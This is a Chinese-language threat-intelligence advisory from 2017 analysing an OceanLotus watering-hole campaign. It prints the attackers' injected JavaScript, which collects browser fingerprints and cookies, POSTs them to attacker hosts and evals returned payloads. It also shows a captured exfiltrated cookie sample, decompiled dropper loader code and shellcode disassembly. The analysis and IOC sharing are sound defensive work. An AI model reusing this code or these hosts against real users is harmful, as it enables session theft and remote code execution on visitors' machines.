海莲花（OceanLotus）APT 团伙新活动通告

文档信息

编号	360TI-SE-2017-0014
关键字	OceanLotus、海莲花、APT
发布日期	2017 年 11 月 7 日
更新日期	2017 年 11 月 9 日
TLP	WHITE
分析团队	360 威胁情报中心、360 网络研究院、360 安全监测与响应中心、360CERT

通告背景

2017 年 11 月 6 日，国外安全公司发布了一篇据称海莲花 APT 团伙新活动的报告，360 威胁情报中心与相关团队对其进行了分析和影响面评估，提供处置建议。

事件概要

攻击目标	亚洲国家、东盟组织、媒体、政府机构、大型企业等
攻击目的	收集受害者信息，通过钓鱼页面等方式获取受害者邮箱账号并执行进一步的攻击
主要风险	主机相关信息泄露，被诱骗下载执行恶意代码
攻击入口	攻击者入侵合法网站嵌入 JavaScript 并通过钓鱼页面获取邮箱账号，定向攻击
使用漏洞	无
通信控制	使用 Web HTTP/DNS 隧道进行数据和控制通信
抗检测能力	高
受影响应用	主机操作系统
已知影响	目前确认国内外部分政府机构、公司的对外网站已经受到攻击，国内广

	东省为重灾区。水坑网站的访问用户有可能被窃取敏感账号信息或植入后门，被收集主机相关敏感信息的用户评估在十万级别，其中的极少数用户已被植入后门恶意代码。
分析摘要： • 战术 • 技术 • 过程	1. 攻击者入侵目标经常浏览的合法网站并嵌入恶意 JavaScript 脚本，用以收集目标的信息，然后制作钓鱼页面诱骗目标输入账号密码登录，属于典型的水坑攻击，投放有定向性。 2. 攻击团伙注册大量看起来与广告网站类似的域名作为分发恶意代码的渠道。 3. 攻击团伙根据用户访问时提交的本机信息提示用户下载特定的软件安装程序，比如 Firefox 和 Chrome 等浏览器的假软件更新包，启动后利用白程序加载执行 shellcode，shellocde 中再执行主要恶意功能，通过 DNS 隧道传输上线地址信息。 4. 攻击团伙使用的后门程序通过创建服务或计划任务实现持久化。

事件描述

2017 年 11 月 6 日，国外安全公司 Volexity 发布了一篇关于疑似海莲花 APT 团伙新活动的报告，该报告指出攻击团伙攻击了与政府、军事、人权、媒体和国家石油勘探等有关的个人和组织的 100 多个网站。通过针对性的 JavaScript 脚本进行信息收集，修改网页视图，配合社会工程学诱导受害人点击安装恶意软件或者登陆钓鱼页面，以进行下一步的攻击渗透。

事件时间线

2017 年 11 月 6 日 Volexity 公司发布了据称海莲花新活动的报告。

2017 年 11 月 7 日 360 威胁情报中心发现确认部分攻击并作出响应。

影响面和危害分析

攻击者团伙入侵目标用户可能访问的网站，不仅破坏网站的安全性，还会收集所访问用户的系统信息。如果确认感兴趣的目标，则会执行进一步的钓鱼攻击获取敏感账号信息或尝试植入恶意程序进行秘密控制。

基于 360 网络研究院的数据，访问过攻击者设置的信息收集恶意站点有可能被获取自身主机信息的用户数量在十万级别，造成较大的敏感信息泄露，而这些用户中的极少数被诱骗下载执行恶意代码从而植入后门。

目前 360 威胁情报中心确认部分网站受到了影响，建议用户，特别是政府及大型企业结合附件提供的 IOC 信息对自身系统进行检查处理。

处置建议

1. 网站管理员检查自己网站页面是否被植入了恶意链接，如发现，清理被控制的网站中嵌入的恶意代码，并排查内部网络的用户是否被植入了恶意程序。
2. 电脑安装防病毒安全软件，确认规则升级到最新。

技术分析

JavaScript 分析

执行步骤


攻击者通过水坑攻击将恶意 JavaScript 代码植入到合法网站，收集用户浏览器指纹信息，修改网页视图诱骗用户登陆钓鱼页面、安装下载恶意软件。

大致的执行步骤是首先 JavaScript 脚本根据基础信息，引用到指定版本的恶意 jQuery JavaScript 文件进一步收集信息后获取新的 JavaScript Payload。此 Payload 是大量的基础的函数以及更详尽的设备信息收集，同时还通过 WebRTC 获得真实 IP 地址。发送信息到通信地址加载新的 JavaScript Payload，此 Payload 进一步信息收集或者产生后续攻击变换。

探针一

http://45.32.105.45/ajax/libs/jquery/2.1.3/jquery.min.js?s=1&v=86462

jquery 的最下面有个 eval



核心获取传输数据部分如下：

```
var browser_hash = 'b0da8bd67938a5cf22e0-37cea33014-iGJHVcEXbp';

var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'action': 'replace', 'name': 'WebRTC', 'value': array2json(window.listIP).replace(/"/g, '\"'), 'log': 'Receiced WebRTC data from client {client}.' }; var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Browser Plugins', 'action': 'replace', 'value': array2json(plugins).replace(/"/g, '\"'), 'log': 'Receiced Browser Plugins data from client {client}.' }; var info = { 'Screen': screen.width + ' x ' + screen.height, 'Window Size': window.outerWidth + ' x ' + window.outerHeight, 'Language': navigator.language, 'Cookie Enabled': (navigator.cookieEnabled) ? 'Yes' : 'No', 'Java Enabled': (navigator.javaEnabled()) ? 'Yes' : 'No' }; var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Extended Browser Info', 'action': 'replace', 'value': array2json(info).replace(/"/g, '\"'), 'log': 'Receiced Extended Browser Info data from client {client}.' };
```

探针二

获取数据部分，用于字符串处理，校对时区，收集 swf、express、activex、flash 以及插入 swf

传送数据相关的代码

```
}), navigator['ljs']['on']('history', function () {
  return function (_0x3794x45) {
    var _0x3794x46, _0x3794x8, _0x3794x47, _0x3794x48;
    _0x3794x46 = {}, _0x3794x46['history'] = new Object, _0x3794x46['history']['client_title'] = document['title'],
    try {
      _0x3794x47 = jstz()['timezone_name']
    } catch (a) {
      _0x3794x8 = a, _0x3794x47 = jstz['determine']()['name']()
    }
    ;
    return _0x3794x46['history']['timezone'] = _0x3794x47, _0x3794x48 = window['btoa'](escape(JSON['stringify'](_0x3
      crossDomain: !0,
      type: 'POST',
      url: '//' + navigator['vendorConfig']['domain'] + '/' + navigator['vendorConfig']['browser'],
      data: {authentication_token: '' + _0x3794x48},
      dateType: 'text',
      complete: function (_0x3794x3, _0x3794x4) {
      }
    })['done'](function (_0x3794x49) {
      return eval(_0x3794x49.toString())
    })
  }(jQuery)
```

发送的内容如下

'{"history":{"client_title":"",

"client_url":"https://www.google.co.kr/_/chrome/newtab?espv=2&ie=UTF-8",

"client_cookie":"SID=TQUtor57TAERNu6GqnR4pjxikT_fUFRYJg0WDuQR6DLPYP79ng8b20xLV4

5BALRr9EP0ig.;

APISID=czIiWPC84XzsPhi7/AEXqM7jJZBOCVK4NB;

SAPISID=EukztCzcUbvlcTe3/A0h8Z8oQR86VGPTf_;

UULE=a+cm9sZToxIHByb2R1Y2VyOjEyIHByb3ZlbmFuY2U6NiB0aW1lc3RhbXA6MTUxMDA1Mzg3NDY1

OTAwMCBsYXRsbmd7bGF0aXR1ZGVfZTc6Mzk5ODE5MzY5IGxvbmdpdHVkZV91NzoxMTY0ODQ5ODQ5fSB

yYWRpdXM6MzM0ODA=;
1P_JAR=2017-11-8-2",
"client_hash":"",
"client_referrer":"",
"client_platform_ua":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36",
"client_time":"2017-11-08T03:40:25.641Z",
"client_network_ip_list":["10.17.52.196"],
"timezone":"Asia/Shanghai"}}'

数据传输地址

探针一

接受数据 //45.32.105.45/icon.jpg?v=86462&d={data}

根据参数下发

payload //45.32.105.45/ajax/libs/jquery/2.1.3/jquery.min.js?&v=86462&h1={data}&h2={data}&r={data}

探针二

以下地址 POST 数据,并接受新的 js 并运行

//ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

信息收集列表

浏览器中执行的恶意代码会收集如下这些信息：

- 浏览器类型
- 浏览器版本
- 浏览器分辨率、DPI

- CPU 类型
- CPU 核心数
- 设备分辨率
- BuildID
- 系统语言
- jsHeapSizeLimit
- screen.colorDepth
- 是否开启 Cookie
- 是否开启 Java
- 已经加载的插件列表
- Referrer
- 当前网络 IP
- Cookie

定向投递

完成信息收集之后，攻击者会通过一个白名单过滤感兴趣的用户，如果不是仅仅返回一个时间戳，是则下发相应的 JavaScript Payload，执行以下功能：

- 以钓鱼的方式骗取攻击目标的 Google 账号信息
- 欺骗用户安装或更新捆绑了恶意代码的浏览器软件（已知的有 IE、Chrome 及 Firefox）

以下两个 Amazon 相关的域名用于存放假浏览器软件（该地址也可用于鱼叉链接）

dload01.s3.amazonaws.com


download-attachments.s3.amazonaws.com

二进制样本分析


Dorpper

通过关联分析，360 威胁情报中心定位到一个相关的恶意样本（MD5：eb2b52ed27346962c4b7b26df51ebafa）。


样本是一个捆绑了 Firefox 浏览器的 Dropper：




该 Dropper 中有一个 Name 为 1 的大资源：



该资源是加密的，经过调试分析得到解密后的数据如下：




数据结构如下图所示：




经过分析发现该资源数据的数据结构如下：

```
地址偏移        内容
00000000        C0 D6 16 00    //数据总大小
00000004        AE 96 12 00    //第一部分代码大小
00000008        E8 2D 63 12    //第一部分代码，主要放shellcode恶意代码释放白利用文件
........        ..........
001296B6        2A 00 00 00     //第二个文件的文件名长度（主要是捆绑的正常文件，这个捆绑的是firefox）
001296BA        firefox         //释放的后的文件名长度为0x2A字节
001296E4        D8 BF 03 00     //FireFox数据的长度
001296E8        4D 5A 90 00     //FireFox的内容
........        ..........
001656C0        00 80 00 00     //用于自删除功能的PE文件的大小
001656C4        4D 5A 90 00     //用于自删除的PE文件的内容
........        ..........
0016D6C0        ..........      //数据结尾
```

如下为解密后的 Firefox 文件（7zS.sfx.exe）和具备自删除功能的程序文件（123.exe）：




正常的 Firefox 安装截图如下：




执行正常的 Firefox 后，会先申请一个 5 个字节的内存空间，用于存放跳转指令，还会再申请一个内存空间存放资源数据中“第一部分代码”的地方，然后计算相对偏移，修改相对地址，跳转过去执行 shellcode：


```
  if ( (unsigned int)((v4 - (signed int)v0) >> 2) >= 4 )
  {
    DecodeData(&v20, *v0[1] >> 1, v0[1] + 1, *v0[1] >> 1);
    v6 = sub_402540((int)&v20, v0[2]);      // 释放firefox并执行
    v7 = *v0;
    v11 = v6;
    v8 = (char *)VirtualAlloc(0, 5u, 0x1000u, 0x40u);
    v9 = VirtualAlloc(0, *v7, 0x1000u, 0x40u);
    if ( v8 && v9 )
    {
      *v8 = 0xE9u;                          // 修改第一个字节为e9跳转
      *(_DWORD *)(v8 + 1) = v9 - v8 - 5;    // 计算跳转相对地址
      memcpy(v9, v7 + 1, *v7);              // 复制数据
      ((void (__stdcall *)(_DWORD))v8)(0);  // 内存加载其余的恶意代码
    }
    if ( !v11 )
      MoveFileAndExec((unsigned int)v0, v0[3]);// 释放自删除文件并执行
  }
}
```

下图为修正的 5 个字节的跳转的数据：



下图为跳转后的 shellcode 的入口处，代码里插入了花指令：





```
seg000:00CE6C3A                 lea     esp, [esp-4]
seg000:00CE6C3E                 pushf
seg000:00CE6C3F                 push    ecx
seg000:00CE6C40                 shl     ecx, 3
seg000:00CE6C43                 push    ebx
seg000:00CE6C44                 inc     bh
seg000:00CE6C46                 or      ecx, ecx
seg000:00CE6C48                 shl     cx, 6
seg000:00CE6C4C                 push    eax
seg000:00CE6C4D                 aaa
seg000:00CE6C4E                 push    edx
seg000:00CE6C4F                 cwd
seg000:00CE6C51                 cwd
seg000:00CE6C53                 mov     eax, 2A02h
seg000:00CE6C58                 mov     ecx, 0DE43h
seg000:00CE6C5D                 mul     ecx
seg000:00CE6C5F                 neg     al
seg000:00CE6C61                 bswap   ebx
seg000:00CE6C63                 mov     ax, 6Ch ; 'l'
seg000:00CE6C67                 mov     cx, 50h ; 'P'
seg000:00CE6C6B                 mul     cx
seg000:00CE6C6E                 stc
seg000:00CE6C6F                 sahf
seg000:00CE6C70                 push    ecx
seg000:00CE6C71                 cbw
seg000:00CE6C73                 bswap   edx
seg000:00CE6C75                 inc     edx
seg000:00CE6C76                 or      dh, dl
seg000:00CE6C78                 cdq
seg000:00CE6C79                 mov     edx, [esp+1Ch+var_18]
seg000:00CE6C7D                 das
seg000:00CE6C7E                 mov     bx, cx
seg000:00CE6C81                 mov     ebx, [esp+1Ch+var_10]
seg000:00CE6C85                 mov     ecx, [esp+1Ch+var_C]
seg000:00CE6C89                 aas
seg000:00CE6C8A                 mov     eax, [esp+1Ch+var_8]
seg000:00CE6C8E                 push    eax
seg000:00CE6C8F                 popf
seg000:00CE6C90                 mov     eax, [esp+1Ch+var_14]
seg000:00CE6C94                 lea     esp, [esp+18h]
seg000:00CE6C98                 mov     [esp+4+var_4], ebp
seg000:00CE6C9B                 mov     ebp, esp
seg000:00CE6C9D                 sub     esp, 7E8h
seg000:00CE6CA3                 mov     eax, large fs:30h
seg000:00CE6CA9                 push    ebx
seg000:00CE6CAA                 xor     ebx, ebx
seg000:00CE6CAC                 mov     edx, ebx
```

Shellcode 会从自身提取出来修正前的 PE 文件的内容，修正后复制到目标内存中，并在内存中执行起来，下图为把复制数据的操作：

```
0012F684  00CE8C2E  CALL 到 RtlMoveMemory 来自 00CE8C2B
0012F688  00CF1000  Destination = 00CF1000
0012F68C  00BC0432  Source = 00BC0432
0012F690  00012EFE  Length = 12EFE (77566.)
0012F694  00BB0000
```

下图为复制修正后的 PE 头数据：

```
00CF0000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ?_...¦...ÿÿ..
00CF0010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ?.......@.......
00CF0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00CF0030  00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00  ............?...
00CF0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00CF0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00CF0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00CF0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00CF0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00CF0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00CF00A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00CF00B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00CF00C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00CF00D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00CF00E0  50 45 00 00 4C 01 05 00 67 C2 CB 48 00 00 00 00  PE..L£¥.g濾H....
00CF00F0  00 00 00 00 E0 00 02 21 0B 01 0A 00 00 30 01 00  ....?→↑■£..0£
00CF0100  00 38 11 00 00 00 00 00 09 E7 00 00 00 10 00 00  .8■......?..■..
00CF0110  00 40 01 00 00 00 00 10 00 10 00 00 00 02 00 00  .@£....■.■...¬.
```

Dump 出的 PE 基本信息如下，


导出模块名为：{103004A5-829C-418E-ACE9-A7615D30E125}.dll：

编译器信息：


.03004A5-829C-418E-ACE9-A7615D30E125}.dll

节信息	导出表	引入表
.text	DllEntry	kernel32.dll
.rdata		ADVAPI32.dll
.data		
.rsrc		
.reloc		
.idata2		

Dump 出的 PE（DLL 形式的 Dropper）中也有一个名为 1 的资源：



资源的大小为 1079KB：



dddd.res

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
